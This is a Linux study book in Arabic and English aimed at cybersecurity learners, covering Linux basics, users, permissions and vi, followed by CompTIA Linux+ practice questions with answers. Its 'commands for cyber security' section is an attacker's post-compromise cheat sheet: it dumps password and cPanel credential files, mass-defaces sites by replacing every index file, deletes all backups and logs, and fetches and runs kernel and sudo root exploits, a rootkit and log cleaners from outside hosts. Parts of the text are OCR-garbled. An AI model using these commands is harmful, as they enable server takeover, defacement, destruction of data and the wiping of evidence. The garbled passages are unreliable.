# CompTIA Linux +

## FOR CYBER SECURITY

صفوة لينكس لباحثى الأمن السايبراني



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المؤلف

أنور يوسف

باحث في الأمن السايبراني

# الفهرس Index

رخصة الكتاب	(الصفحة 4)
الإهداء	(الصفحة 5–6)
مقدمة الكاتب	(الصفحة 7)
مدخل إلى نظام التشغيل لينكسIntroduction	(الصفحة 8–9)
File Systemأنواع الملفات في لينكس	(الصفحة10)
الأقراص في لينكسPartition	(الصفحة11–12)
الشبكلت في لينكسNetwork	(الصفحة 13–18)
Add Users From Systemالمستقدمون وإدارتهم في لينكس	(الصفحة 19 –25)
Vi Editorالمحرر	(الصفحة 26)
التصاريحChmod	(الصفحة 27 –30)
إدارة الملفات وتحريرها في لينكسFile Editing	(الصفح 31 –34)

الطباعة في لينكس Printing	(الصفحة 35)
أوامر لينكس لباحثي الأمن السايبراني	(الصفحة 36 – 46)
امتحان+ Comptia linux	(الصفحة 47–76)
CompTIA_LX0-101	(الصفح 47 –53)
CompTIA_LX0-102	(المرفحة 54–62)
CompTIA_LX0-103	(الصفحة 63–69)
CompTIA_LX0-104	(الصفحة 70–76)
الخاتمة	(الصفحة 77)

# "رخصة الكتاب"



مؤسسة المشاع الإبداعي نَسْبُ المُصنَّف، غير تجاري، منع الاشتقاق4.0 رخصة (عمومية دولية )

إنَّ ممارستك للحقوق للرخَّصة (المُعرَّفة أدناه)، تعني قبولك وموافقتك على أن تكون مُلْزَمًا بأحكام وشروط رخصة المشاع الإبداعي العمومية هذه، نَسْبُ المُصتَّف، غير تجاري، مَنْع الاشتقاق 4.0 رخصة عمومية دولية "الرخصة العمومية". بالقدر الذي يسمح بتفسير هذه الرخصة العمومية كلا، فإنك تمنح الحقوق المرخَّصة لقاء قبولك هذه الأحكام والشروط، كما ويمنحك المرخِّص هذه الحقوق لقاء المنافع التي يتلقاها من خلال إتاحة استعال المواد المرخَّصة بموجب هذه الأحكام والشروط

# الإهداء

وَقُلِ اعْمَلُوا فَسَيَرَى اللَّهُ عَمَلَكُمْ وَرَسُولَهُ وَالْمُؤْمِنُونَ ﷺ وَسَتُرَدُّونَ إِلَى ۞ عَالِمِ الْغَيْبِ وَالشَّهَا وَةِ فَيُنَبِّئُكُم بِمَا لَنتُمْ تَعْمَلُونَ

إلهي لا يطيب الليل إلا بشكرك ولا يطيب النهار إلى بطاعتلى لا تطيب اللحظائ إلا بنه كرك ولا تطيب اللهي لا يطيب الله خلاله المنخرة إلا بعفوك. ولا تطيب الجنة إلا برؤتك الله جل جلاله ... إلى من بلغ الرسالة وأدى الأمانة ونصع الأمة.. إلى نبي الرحمة ونور العالمين (سبدنا محمد صلى الله عليه وسلم)

باقدس با منارة الشرائع ، با طفلة جميلة محروقة الأصابع ، حزينة عبناكِ با مدينة البتول ، با واحة ظليلة مرّبها الرسول ، حزينة حجارة الشوارع . حزينة ما فن الجوامع .

(فلسطين)

إلى الشعلة التي تنير درب شعب فلسطين الذين ضحوا بدمائهم في سببل بيت المقدس (شهدا، فلسطين)

إلى الأسود الجبابرة. الأبطال الصامدون ، الذين يعذبون أكثر فيزيد شموخهم أكثر وأكثرهم المثل الأعلى الذي نتعلم منطلصير والتحدي والعنفوان والشموغ . إلى الجرح النازف في قلب فلسطين. صبرا فأننا أحرار والحرلا يخلف وعده

(الأسرى)

إلى رمز الحب وبلسم الشفاء إلى القلب الناصع بالبياض (الى والدتيم)

إلى سندي وقوتي وملافي بعد الله إلى من آثروني على نفسهم إلى من علموني على الحياة إلى من علموالي ما هو أجمل من الحياة (إخوتي)

إلى النور الذي ينير لي درب النجاح (والدي) إلى الأعزاء على القلب (أيمن قاسم) (باسل الشيخقاسم)

إلى الذين تسكن صورهم وأصواتهم أجمل اللحظات والأيام التي علمته (أصدقائي)


ألا لبت الزمان يعود يوما فأخبر عا فعل المشيب إلى الشبكة الأولى والرائدة منذ النشأة شبكة غضب فلسطين التي كانت مصدر عزلكل باحث أمن سابيراني فلسطيني وحطمت جميع الأرقام الصعبة على مدار الأعوام واخص بالذكر

Colde zero, Ihap pal, M4st3r, Sas, Mohammad Alsadee, OMEGA, Ibrahrm Kh Ammer, Mohammad Sec

إلى كافة مجتمعات أمن المعلومات العربية وأفرادها ممن يسعون لانترنت وفضاً، أكثر أمناً وأخص بمالذكر فريق فلسطين الإلكتروني -مجتمع لينكس العربي مجتمع الهكرالأخلاقي-مجتمع الحماية العربي مجتمع الأمن المعلوماتي عرب سابير -الحماية للأبد-

## مقدمة الكاتب





بحمد الله وتوفيقه فقد منالله على مناتها كتاب صفوة لينكس لباحثي الأمن السايبراني ولقد راودتني الفكرة بأطبداً بهذا الهساق كبداية إلى جانب معجم الأمن السايبراني الذي أعمل علينهانه في القريب العاجل إن شاء الله وانهي بأخر دبلوم فيهذا الهجال وما قد يميز السلاسل والهساقات التي سأقدمها على شكل كتب أنها ختوي المختصر الهفيد وأضعط ليجد الهتعلم ضالته في البحث عن المعلومة الهرجاة فسوف أتطرق إلى جميع مساقات الأمن السايبراني نعني في الهستقبل فسوف أتطرق إلى جميع مساقات الأمن السايبراني نعني في الهستقبل هذا ما عندي فإن أحسنت فمن الله، وإن أسأت أو أخطأت فمن نفسي والشيطان

### Introduction

#### What is Linux?

Linux is an operating system or a kernel. It is distributed under an open source license. Its functionality list is quite like UNIX.

#### Who created Linux?

Linux is an operating system or a kernel which germinated as an idea in the mind of young and bright Linus Torvalds when he was a computer science student. He used to work on the UNIX OS (proprietary software) and thought that it needed improvements.

However, when his suggestions were rejected by the designers of UNIX, he thought of launching an OS which will be receptive to changes, modifications suggested by its users.

#### The Lone Kernel & the early days

So Linus devised a Kernel named Linux in 1991. Though he would need programs like File Manager, Document Editors, Audio -Video programs to run on it. Something as you have a cone but no ice-cream on top.

As time passed by, he collaborated with other programmers in places like MIT and applications for Linux started to appear. So around 1991, a working Linux operating system with some applications was officially launched, and this was the start of one of the most loved and open-source OS options available today.

The earlier versions of Linux were not so user-friendly as they were in use by computer programmers and Linus Torvalds never had it in mind to commercialize his product.

This definitely curbed the Linux's popularity as other commercially oriented Operating System Windows got famous. Nonetheless, the open-source aspect of the Linux operating system made it more robust.

#### The benefits of using Linux

Linux now enjoys popularity at its prime, and it's famous among programmers as well as regular computer users around the world. Its main benefits are -

It offers a free operating system. You do not have to shell hundreds of dollars to get the OS like Windows!

# File System

#### windows

NTFS, FAT32

Removable Media: FAT, UFAT, FAT32

#### Linux

1- ext2 : Default file system (Fedora , Redhat , Debin ,16TB) "Linux , Mac , Bsd, Win"

الميزة الجديدة عملية الصحائف, أقل سرعة من نظرائه, 16TB - 2- ext3: 16TB

3- ext4 : 16TB , Good chose , Multi block allocation , تخزين مجموعة من البيانات

4- JFS: 64TB, by IBM, Unix, استخدام نظام الأشجار الثنائية لتسريع الوصول الملفات الوصول للملفات

5- Reiser or Reiser FS: لا ,مزود بالسجلات , فهرسة الملفات, عكس نظام (ext2) توجد فهرسة للملفات عكس


سريع وموثوق ويمكن تنفيذ عدة مهام في وقت واحد , XfS: 64 TB - 6

### **Partition**

- Root: "C"Drive in windows.
- هو مساحة في القرص الصلب تقوم باستخدام الملفات الغير : Swap في القرص الصلب تقوم باستخدام الملفات الغير : الشطة التي تسخدمها الوام وتستخدم عند امتلاء الذاكرة
- يجب أن يكون السواب ضعف الرام: Swap Size -
- Low Ram, Low Disk: 512 MB 1GB
- Low Ram, High Disk: 1GB 2GB
- High Ram, Low Disk: 1GB
- -High Ram, High Disk: 2GB
- gparted: a program for partition in Linux. (Partition, delete, creat, resize, etc..)
- Pwd: Direction
- whoami: Dr.bug

- cd /:root directory
- apt-get install geparted
- sudo apt-get install
- last: show the History
- find\*
- du b (name of the file) , du name لمعرفة حجم اللهفات

### **Network Introduction**



- cat interfaces
- pwd => hostname -> hostname -d
- hostname => hostname -d => hostname -i
- sudo if up eth0: to turn on the LAN.
- sudo ifdown eth0: to turn off the LAN.
- عرض معلومات الاتصال بالشبكة والبروتوكلات والمنافذ: netstat -

#### Netstat

- netstat -i : Display Network Interface.
- netstat r : Display ip routing table.
- netstat s: statistic protocol (TCP, UDP, ICMP, IPV6)
- netstat -user

Note: for more information about netstat search in Wikipedia.

#### Nslookup

DNS, Domain, Hosts Details.

يرسل استفسارات للمخدمات وDNSتستلم الجواب وتعرض النتائج

command: nslookup google.com

#### **Traceroute**

sudo apt-get install traceroute

هي أداة تستخدم حزم يودي بي لتنفيذ هذه العملية وهي تظهر المسار بين نظامين وتدرج كل المسارات ما بين الطرف الأول حتى وجهته النهائية وتفيد في تحديد موقع الهاكر والأي بي الخاص به إضافة إلى تحديد مشاكل الاتصال.

sudo apt-get install mtr google.com

mtr google.com

mtr – t yahoo.com

**Traceroute**: also for finding firewall ip by another script name or called (f ping3)

this script try to get response from forbidden ip to get the real ip.

- to get more information about my network click on network in search bar in above.

#### **DHCP**

Dynamic host configuration protocol ويعمل على تعيين الأي بي بشكل تلقائي للأجهزة المتصلة بالشبكة

#### Step 1

the name of this process: ip lease request

1- pc client without ip=> send a request to get the ip

2-0.0.0.0

3- 255.255.255 : pc name, network card.

#### Step 2

the name of this process: ip lease offer

يقوم بالرد ويحتوي على عنوان الأي بي والماك ادرس DHCP

#### Step 3

the name of this process

بعد استلام الجهاز الأي بي والماك ادرس يقوم بإرسال رسالة يخبره انه تم اختيار أي بي

#### Step 4

يقوم بالسؤال للتأكيد على انه تم تعيين أي بي<= DCHP Server => send

unsuccessful ask : يعني بأنه فشل الإرسال ويعمل على إرسال طلب أخر

# Add Users from system setting

### **Login History**

- user
- user add Dr.bug: Permission denied
- sudo bash => Root
- exit
- sudo useradd.dr.bug
- ملف يحتوي على معلومات حول مستخدمين النظام: cat/etc/passwd-

dr.bug: x: 1000: 1000: anwaryousef ,,,:/home/abdo:/bin/bash

#### **Explain**:

1- dr.bug: user

2- x : pass

خاص بالمستخدم UID : 1000 -3

خاص بالمستخدم GID: 000 -4

5- anwaryousef: username

6-/home/abdo: home direction

7-/bin/bash:shell

- cat /etc/shadow: to show all users password.

- su root => car /etc/shadow

#### drbug: \$:716FRMY7LRQ9/YRNACML/ T:101,42: O:9999:7:::

#### **Explain:**

- 1- drbug: user
- 2-\$: encrypted sign
- 3- 716FRMY7LRQ9: Encrypted password
- 4- YRNACML: password
- 5-101,42: password update
- الح د الأدنى لتغير كلمة السر: Minimum pass age 6-0
- الح د الأقصى لتغير كلمة السر: Maximum pass age 7
- 8-7: alert for changing the password

- useradd - D - sudo passed dr.bug: enter new address - grep: to search in file or folder - grep dr.bug/etc/passwd - grep 100 /etc/group - sudo adduser anwar - deluser dr.bug: to remove user "should be a root" - sudo groupadd 150 - grep 150 /etc/group - sudo delgroup 150 - shutdown -k now

- shutdown -h now -shutdown - r now - shutdown -h - sudo Ishw: to show the pc properties - Is usb - ls cpu - Is mod - testdisk : لاستعادة الملفات في نظام لينكس - umstat - a : لعرض العمليات التي تعمل والتي لا تعمل لعرض نشاط عمل الأجهزة في النظام: umstat -

#### telnet localhost 53

\* telnet : protocol , TCP , UDP

\*Note: telnet is unsafe service. => replaced to SSH service

- cd /var/log: to show all logs

- Is

- cat syslog: is a huge logs "please click space to get another pages from logs"

مستعرض صفحات: less -

- grep error syslog

- grep admin syslog

- less | grep admin syslog

- less grep kernel syslog

لاستعراض العمليات النشطة حالياً على الخوادم: top -

- apt-get install atop

- atop

- touch test: make file


- vi touch: edit file

- cat touch : read the file

# Vi Editor

1- vi test.txt : to creat a textfile
2- I:to editing
3- escap
4-:
wq : to save the file
- cat test.txt
then type your text
- Ctrl+D
Is /: Root Direction
cp test.txt /: copy
Is -I test txt : to get details about the file

## **Chmod**



- 3- dr.bug: User
- 4-23 Apr 9: Date
- 5-bin/bash:Root

- drwx----2 : d = folder
- إضافة تصريح قراءة وكتابة للمجموعة Chmod g+rw dr.bug :G إضافة
- 2- chmod o+rx dr.bug: إضافة تصريح قراءة وتنفيذ للآخرين
- لا يستطيعون القراء ة والكتابة والتنفيذ otherهنا: 3- chmod o = dr.bug
- 4- chmod v+rwx dr.bug: هنا إضافة القراءة والكتابة والتنفيذ للمالك
- هنا لمنع التنفيذ والقراءة والكتابة عن الآخرين: 5- chmod o -rwx dr.bug

Note: use plus sign (+) to add a permission.

- \*4 = Read permission
- \* 2 = Write permission
- \* 1 = Execute permission
- \* 0 = No permission

Example: chmod 755 dr.bug

$$7 = 4 + 2 + 1$$
 (for Owner)

4+1 = 5 (for Groups and others)

- chmod 644: 4+2 for owner, 4 for groups and others.
- chmod 777: 4+2+1 for owner, group and others.
- chmod 700 : 4+2+1 for owner , no permission for group and others.

- chmod 722 : 4+2+1 for owner , write for groups and others .

-rw -rw-r-- = chmod 664

-rwx-rwx-rwx = chmod 777

- cp test.txt video/: to copy any file

## **File Editing**

vi test => i=> text => escap=> : =>wq

عند حدوث خطأ في المحرر ونريد أن نغلق بدون : q! => 1q => عند حدوث خطأ في المحرر ونريد أن نغلق بدون : q! => q! => q!

or

escap => :=> v

لتحرير النص من أول السطر: A:

تحت السطر الحالي: ٥

فوق السطر الحالي: ٥

ينقلك لأخر سطر في الملف: G:

ينقلك لأول سطر في الملف: g

يقوم بنقلك كلمة للأمام: w

يقوم بنقلك كلمة للخلف : p

لتتنقل بين الجمل: shift+9

للتنقل بين البرغراف: {}

اضغط أي رقم ثم سهم يمين أو يسار للتنقل بين الأسطر: Note

للنسخ: نضغط على رقم عدد الأسطر المراد نسخها ثم yyويظهر بالأسفل نضغط نضغط

4 lines yanked

للصق: نضغط على الحرفP

للحذف dd

إذا أردت مسح كلمة وكتابة غيرها: cc

للتراجع U: undo

يقوم بإلغاء التراجع ويأخذك خطوة للأمام: Ctrl +v

أحد الأسهم التي على اليمين أو اليسار +ν: لتحديد سطر أو الكل

أحد الأسهم التي على اليمين أو اليسار +٧: لتحديد سطر أو الكل

لفتح نافذ أخرى في المحرر Ctrl + w +s or Ctrl + w+v : vi

احد الأسهم العلوي أو السفلي + Ctrl + w : اللتنقل

h: Backspace

j: Move Down

k: Move Up

w: Move to the next word

e: Move to the last word

b: Move to the beginning preview

صفحة للأمام Ctrl + f : Scroll forward one page

صفحة للخلف Ctrl + b : Scroll back on page

H: Move relative to the top screen

L: same of H command but its move to the last line

# **Printing**

sudo apt-get install cups

cd /etc/cups/

ls

cp cupsd.conf cupsd.orig.conf : Permission denied

sudo cp cupsd.conf cupsd.orig.conf

ls

vi cupsd.conf

- Go to the firefox browser and then to

#### http://localhsot:631/admin

- add printer from printers
- chose your printer and click continue.
- From system Setting in Ubunu Linux go to Printers and chose your printer to manage its .

## **Linux Commands for cyber security**

```
أوامر إظهار يوزرات الموقع
ls -la /etc/valiases
او
cat /etc/passwd
او
ls /var/mail
او
cat /etc/shadow
او
cat /etc/domainalias
In -s / etc/passwd w
w يسحب لك الملف بملف أسمه
لحذف ملف----->
rm -r angel<----- لحذف مجلد
لعمل بحث عن ملف-----
لعمل بحث عن جميع الملفات بهذا الامتداد-----> find *.php
```

```
أوامر السحب
wget
curl -o
get
lynx -source
wget google.com/1.php
عرض آخر 20 -a: عرض آخر 20 اسم تم تسجيل دخولهم
لعرض معلومات الكرنل: uname -a:
تغيير الإسم: mv
نسخ ملف: CP
نسخ مجلد: cp -R
للف ( link ) إنشاء رابط: In
البحث داخل ملف: gerp
معرفة حالة البورت ان كان مفتوح ام لا netstat -an grep 11457
إظهار اليوزرات بشكل مرتب
awk -F: '{ print $1 }' / etc/passwd | sort
معرفة البرامج المستخدمه من قبل اليوزر والروت ( من ضمنها اسم برنامج الاف تي بي)
ps -o "%u : %U : %p : %a"
معلومات كاملة واحترافيه عن الهروسيسور مع تحديد اليوزر المستخدم للبروسيس
ps -eo pid,tt,user,fname,tmout,f,wchan
```

```
فقط في هذا الأمر استبدل البروسيسور ليوزر معين ps -U user -u user -N

اليوزرات المتصلين الآن users
```

عرض آخر يوزر قام بتسجيل الهخول last

في هذا الأمر استبدل اليوزر لجلب معلومات عن مستخدم معين finger user

أمر معرفة اسماء اليوزر المتصلين بالسيرفر .. وأفعالهم

عرض البورتات المفتوحة netstat -lnp --ip

ينشئ لك ملف ضمن المجلد touch angel.php

**C++** و **++** کومبیلر لل : **C++** 

**gcc** : و **++** کومبیلر لل **C** 

يستخدم للبحث عن شئ داخل ملف: grep:

الضغط ملفات: gzip

لضغط ملفات: gunzip

haltsys: لإغلاق النظام

لعرض محتوى آكثر من ملف مع بعض : Cat

لتغير الدلهل الذي انت عليه : Cd

لتغير تصريح دخلول ملف معين : chmod

لتغير مالك ملف معين : chown

لسح كل الذي على الشاشة: Clear

لقارنة ملفين: cmp

لنسخ الملفات: CP

لتشفير و فك تشفير الملفات: Crypt

لتقسيم الملف الى عدة ملفات: csplit

لطلب تربمنال يونكس اخر: Си

xxx او مستخدم root يقول لك من انت (يعني من انا ) يقول لك xxx

لسح ملفات او مجلدات خالیه: rm

السح مجلد خالي : rmdir

## Tap

يعرض لك كل اوامر اللينكس وفي حال كنت بالترمنال اضغط على زر التاب ومثلاً اي امر تحب تعرف شو هووا فقط اكتب الأمر وبعدها هيلب rm --help

لعرفة جميع ملفات اسم مستخدم معين find /home -user Anwar

لمعرفة الملفات اللتي تم تعديلها في خلال الـ 24 ساعه find \$HOME -mtime 0

لمعرفة المساحه المستخدمة df -h
لمعرفة المساحه المتبقيه du

ls -m

```
يظهر الملفات مع تفريقهم بفواصل بدلا من تفريقهم بخانات Is -t
يظهر الملفات حسب تواريخ إنشائها يعني من الجديد إلى القديم Is -lu
يظهر الملفات حسب آخر تاريخ زبارة لهذه الملفات مع تبيين هذا التاريخ
```

## ls -F

يظهر الملفات بأنواعها حيث الملفات المسبوقة ب / عبارة عن مجلدات المسبوقة ب \* عبارة عن ملفات تنفيذية الملفات المسبوقة ب @ عبارة عن روابط

## Is -S

يظهر الملفات تسلسليا من الأكبر إلى الأصغر

### Is -X

يظهر الملفات ويرتها حسب امتدادها

### ls -r

يظهر الملفات مرتبة بالمقلوب

## cp

لنسخ ملف أو مجلد

## mkdir

لإنشاء مجلد

#### m۷

لتحويل ملف من مجلد إلى مجلد أو إعادة تسميته مثلا

## mv angel gnom

```
gnom إلى angel راح يعيد تسميت المجلد
أو
mv angel.php /ho me/hackteach/publi c_htm l/cc/test
يقوم بتحويل الملف من المجلد الذي هو فيه إلى المجلد الجديد
In -sf / home / user / public_html / vb / in clude s / c onfig . php conf.txt
راح يجيب لك نسخة من ملف الكونفق تبع اليوزر المحدد في الملف الجديد
conf.txt
symLink "أمر الحصول على السيم لنك
أمر لمعرفة اليوزر اللى مستهلك أكبر مساحه
du -s / home | sort -rn
( home بدون مسافه بعد / و )
لعمل ماس ديفيس بعد اخذ الروت
PHP
find / -name "index.*" -exec cp /t mp/index.htm
أوامر إظهار باسوردات السي بانل في حالة كنت روت
find / -name service.pwd
أو
cat / home/*/public_html/_vti_pvt/service.pwd
أو
( var/cpanel/accounting.log و var/cpanel/accounting.log لاتنسى تحذف المسافات قبل )
```

```
حذف ملف اللوغو
rm -rf / tmp/logs
أمر قرائة ملف الكونفيج على السيرفر
cat / usr/local/apache/conf/httpd.conf
( ملفات من قبل الروت لكن يستطيع اليوزر تشغيلها ) Suid أمر عرض الملفات
find / -type f -perm -04000 -ls
أوامر عرض المجلدات المصرح لها تصريح 777
find / -perm - 2 - ls
find / -type d -perm 0777 | xargs ls -alld
find / -type d -pem -2 -ls
أمر حذف جميع الباك آب الموجوده على السيرفر
find / -name "cpbackup*" -exec rm {};
find / -name "backup*" -exec rm {};
أمر إستبدال جميع الإندكسات إلى الإندكس الموجود على المسار الحالى
find / -name "index.*" -exec cp index.htm {};
find / -name "default.*" -exec cp index.htm {};
```

```
( لكى لا يشك اليوزر ) أمر تعديل صلاحيات الإندكسات إلى nobody
find / -name "index.*" -exec chown 99 index.html {};
find / -name "default.*" -exec chown 99 index.html {};
أمر عرض System log
cat / etc/syslog.conf
أمر عرض معلومات عن الذاكرة
cat / proc/meminfo
 والسيف مود وغيرها أمر تعديل دوال(php)
pico / usr/local/lib/php.ini
أمر عرض البورتات المفتوحه
netstat -atup | grep IST
أمرعرض آخر إتصال
lastlog
أمر عرض اليوزرات المتصلق
أمر عرض الملفات اللتي تربد الكتابه عليها في مجلد Etc
```

find / etc/ -type f -perm -o+w 2> / dev/null

wget المنطقة كالمراكب المفعلة كالمرعرض أوامر السحب المفعلة which wget curl w3m lynx

أمر عرض معلومات عن المعالج CPUINFO أمر عرض معلومات عن المعالج cat / proc/version / proc/cpuinfo

أمر عرض مساحات الهارددسك du

أمر التأكد من وجود المترجم locate gcc

Wipelogs للتعديل على الوغو عن طريق Wipelogs للتعديل على الوغو عن طريق wget No Results Found Packet Storm | gcc zap2.c -o zap2 | ./zap2

أمر تنفيذ بعض الهجمات على الكيرنال

wget http://ftp.powernet.com.tr/supermail/debug/k3 | ./k3 1 | ./k3 2 | ./k3 3 | ./k3 4 | ./k3 5

إستخدام ثغرة (stack overflow) عن طريق(sudo )

wget http://precision-gaming.com/sudo.c | gcc sudo.c -o sudosploit | ./sudosploit

## أمر تثبيت روت كت لإصدار 2.6

wget twofaced.org | gcc linux2-6-all.c -o linuxkernel | ./linuxkernel

```
أمر استخدام سكربت Mig LogCleaner
```

wget twofaced.org | gcc -DLINUX -WALL mig-logcleaner.c -o migl | ./migl -u root 0

أمر لمعرفة الملفات والمجلدات اللتي تم تعديلها في خلال اليوم

find / -mtime x

( mmin للبحث في الدقائق .. ليصلح min إلى time ملاحظه: استبدل )

أمر لمعرفة الملفات والمجلدات اللتي تم تعديل خصائصها (كالملكيه) find / -ctime x

لكن يستطيع اليوزر تنفيذها root للبحث عن الملفات التي يملكها find / -perm +4000 -user root

لكن يستطيع اليوزر الكتابه عليها root للبحث عن الملفات اللتي مالكها

find / -perm +002 -user root

للبحث عن الملفات اللتي ليس لديها مالك

find / -nouser

# (root) للبحث عن الملفات اللتي مالكها هو اليوزر find / -user root

## من الأوامر التفصيليه لـ (find)

find / -name "\*.txt" -size +10k -user root -not -perm +o=r -exec chmod o+r  $\{\} \setminus$ ;

## شرح الأمر

ابحث في جميع المجلدات .. عن اي ملف نصي امتداده txt ابحث في جميع المجلدات .. عن اي ملف نصي امتداده root وحجمه أكثر من أل كيلو بايت .. وصاحبه اليوزر وغير قابله للقراءه من اي يوزر اخر ماعدا مالكها الأصلي وعير قابله للقراءه من اي يوزر اخر ماعدا مالكها الأصلي -r-xr--r-- ورمزه) ( execution ) يستطيع صاحبها قرائتها وويستطيع تنفيذها

Question: 1		
	partition scheme for a new Linux installation. Which of t separate partitions? (Select THREE).	he following directories should
A. /etc		
B. /home		
C. /var		
D. /lib		
E. /tmp		
		Answer: B,C,E
Question: 2		
Which of the following is the o	lifference between theremove and thepurge action w	rith the dpkg command?
Aremove removes the prog	ram,purge also removes the config files.	
	program,purge only removes the config files.	
Cremove removes a packag	e,purge also removes all packages dependent on it.	
Dremove removes only the	package file itself,purge removes all files related to the	package.
		Answer: A
Question: 3		
Which of the following is the p	process ID number of the init program?	
A1		
B. 0		
C. 1		
D. It is different with each reb	oot.	
E. It is set to the current run le	vel.	
		Answer: C
Question: 4		
Pressing the Ctrl-C combinati following signal codes?	on on the keyboard while a command is executing in t	he foreground sends which of
A. 1 (SIGHUP)		
B. 2 (SIGINT)		
C. 3 (SIGQUIT)		
D. 9 (SIGKILL)		
E. 15 (SIGTERM)		
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		Answer: B
	_	
Question: 5	_	
	ole will an administrator assign or append a value if the uild directory for some of a program's shared libraries?	administrator needs to tell the
A. LD_LOAD_PATH B. LD_LIB_PATH C. LD_LIBRARY_PATH D. LD_SHARE_PATH E. LD_RUN_PATH		
		Answer: C
Question: 6	_	
An administrator has just ac	om /mnt/cdrom	
		Answer: D
		Answer: D
Question: 7	_	Answer: D
	  cill a process with a PID of 123. Which of the following con	
An administrator wishes to k	—  cill a process with a PID of 123. Which of the following con	
An administrator wishes to k "clean up" before exiting?  A. kill -1 123 B. kill -9 123 C. kill -15 123	— cill a process with a PID of 123. Which of the following con	
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An administrator wishes to k "clean up" before exiting?  A. kill -1 123 B. kill -9 123 C. kill -15 123 D. kill -17 123  Question: 8	tions and/or parameters will send the signal USR1 to an	Answer: C
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Question: 9	
All of the following commands will update the Modify timestamp on t	he file /tmp/myfile.txt EXCEPT:
A. file /tmp/myfile.txt	
3. echo "Hello" >/tmp/myfile.txt	
C. sed -ie "s/1/2/" /tmp/myfile.txt D. echo -n "Hello" >/tmp/myfile.txt	
E. touch /tmp/myfile.txt	
	Answer: A
Question: 10	
In the vi editor, which of the following commands will delete the curre	ent line at the cursor and the 16 lines following
(17 lines total)?	
A. 17d	
3. 17dd	
C. 17x D. d17d	
E. 16d	
	Answer: B
Question: 11	
CORRECT TEXT	
The system configuration file named is commonly used to name with full path information).	set the default runlevel. (Please provide the fi
	Answer:
	/ETC/INITTAB
Question: 12	
In compliance with the FHS, in which of the following places are man	pages typically found?
A. /usr/share/man	
3. /opt/man	
C. /usr/doc/ D. /var/pkg/man	
E. /usr/local/man	
	Answer: A
	7,11500€1171

Question: 13		
The Ispci command can displa	y information about devices EXCEPT:	
A. card bus speed (e.g. 66Mhz	·).	
B. card IRQ settings.	•	
C. card vendor identification.		
D. card AGP rate (e.g. 1x, 2x,	1x).	
E. card Ethernet MAC address		
		Answer: E
Question: 14		
Which of the following comm particular number of subdirect	nand lines would an administrator use to restrict the GNU stories?	find command to searching a
Amax-dirs		
Bdirmax		
Cmaxdepth		
Ds		
En		
		Answer: C
Question: 15		
An administrator is looking for directories set in the shell var A. locate B. which C. find	or an executable file foo. Which of the following command iable, PATH?	ls would search for foo within
D. query		
E. whereis		
		Amaruani D
		Answer: B
Question: 16		
CORRECT TEXT		
	tion files be placed to add additional repositories to yum?	
m which directory must defin	tion hies be placed to add additional repositories to yam:	
	Answer:	
/ETC	C/YUM.REPOS.D,/ETC/YUM.REPOS.D/,YUM.R	EPOS.D,YUM.REPOS.D/
Question: 17		
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Which of the following commands will allow an administrator to adjust the number of filesystem will be checked by e2fsck?	of mounts after which an existing
A. debugfs B. dumpe2fs C. mode2fs	
D. tune2fs E. mke2fs	
	Answer: D
Question: 18	
Which of the following directories contains additional information about installed pac	kages?
